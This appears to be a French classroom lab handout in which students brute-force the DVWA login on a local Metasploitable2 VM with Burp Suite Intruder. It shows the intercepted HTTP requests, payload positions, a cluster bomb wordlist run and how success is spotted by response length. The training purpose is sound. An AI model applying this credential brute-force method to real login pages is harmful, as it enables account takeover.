


- Télécharger metasploitable2, username et password= msfadmin
- Faire ifconfig puis récupérer le l'ip
- Ouvrir le navigateur et écrire l'adresse ip de metasploitable2 sur la barre de recherche



metasploitable2


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com


Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

- Choisir DVWA, username = 'admin', password = 'password'
- Exécuter cette commande



- Aller dans l'onglet proxy, puis, cliquer sur intercept on



- Cliquer sur le bouton login en rentrant n'importe quoi comme login et password

192.168.136.146/dvwa/vulnerabilities/brute/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: Brute Force

Login

Username:

Password:

Login

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
<http://www.securityfocus.com/infofocus/1192>
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Username: admin
Security Level: high
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

- Burpsuite va s'afficher en interceptant la requête get http
- On fait cliquer droit puis send to intruder

Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings

Intercept on
Forward
Drop

Time	Type	Direction	Method	URL
08:31:17 5 Jun 2...	HTTP	→ Request	GET	http://192.168.136.146/dvwa/vulnerabilities

http://192.168.136.146/dvwa/...lina&password=123&Login=Login
Add to scope
Forward
Drop
Add notes
Highlight
Don't intercept requests
Do intercept
Scan
Send to Intruder
Send to Repeater
Send to Sequencer
Send to Organizer
Send to Comparer
Request in browser

Request
Pretty
Raw
Hex

```

1 GET /dvwa/vulnerabilities/brute/?username=lina&password=123&Login=Login HTTP/1.1
2 Host: 192.168.136.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.136.146/dvwa/vulnerabilities/brute/
9 Cookie: security=high; PHPSESSID=888ea5ff49ab3eeda5cc56eaa25d8c0
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

```

- On sélectionne l'attaque cluster bomb attack, puis on mets add pour le username et password

Sniper attack

Start attack

Target

http://192.168.136.146

Update Host header to match target

Positions

Add\$

Clear\$

Auto\$

1 GET /dvwa/vulnerabilities/brute/?username=\$lina\$&password=\$123\$&Login=Login HTTP/1.1

2 Host: 192.168.136.146

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Referer: http://192.168.136.146/dvwa/vulnerabilities/brute/

9 Cookie: security=high; PHPSESSID=888ea5ff49ab3eeeda5cc56eaa25d8c0

0 Upgrade-Insecure-Requests: 1

1 Priority: u=0, i

2

3

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 0

Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

- De la, on peut entrer un fichier ou on ajoute un à un un mot. Après on fait start attack.

ResultsPositions

▼ Capture filter: Capturing all items

▼ View filter: Showing all items

Request ^	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			200	3015			4923	
1	lina	password	200	3012			4922	
2	admin	password	200	12			4989	
3	password	password	200	3013			4922	
4	lina	brindille	200	3020			4923	
5	admin	brindille	200	3017			4923	
6	password	brindille	200	3011			4923	

- On remarque que la longueur différent et donc qu'il a peut être trouver la combinaison username password

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			200	3015			4923	
1	lina	password	200	3012			4922	
2	admin	password	200	12			4989	
3	password		200	3013			4922	
4	lina	brindille	200	3020			4923	
5	admin	brindille	200	3017			4923	
6	password		200				4923	

Request Response

Pretty Raw Hex

GET /dvwa/vulnerabilities/brute/?username=admin
Host: 192.168.136.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.136.146/dvwa/vulnerabilities/brute/
Cookie: security=high; PHPSESSID=888ea5ff49e1b1b1b1b1b1b1b1b1b1b1
Upgrade-Insecure-Requests: 1
Priority: u=0, i

Result 2 | Intruder attack

Payload 1: admin
Payload 2: password
Status code: 200
Length: 4989
Timer: 13

Previous Next

Request Response

Pretty Raw Hex Render

63
64
65
66
67
68
69

<p>
Welcome to the password protected area admin
</p>

</div>
<h2>
More info
</h2>

0 highlights

- Voila!

Vulnerability: Brute Force

Login

Username:

admin

Password:

••••••••

Login

Welcome to the password protected area admin

Consigne : refaire tout ça tout en expliquant en détail les captures d'écran, dire c'est quoi un brute force, presenter c'est quoi burp suite.

TP à faire individuellement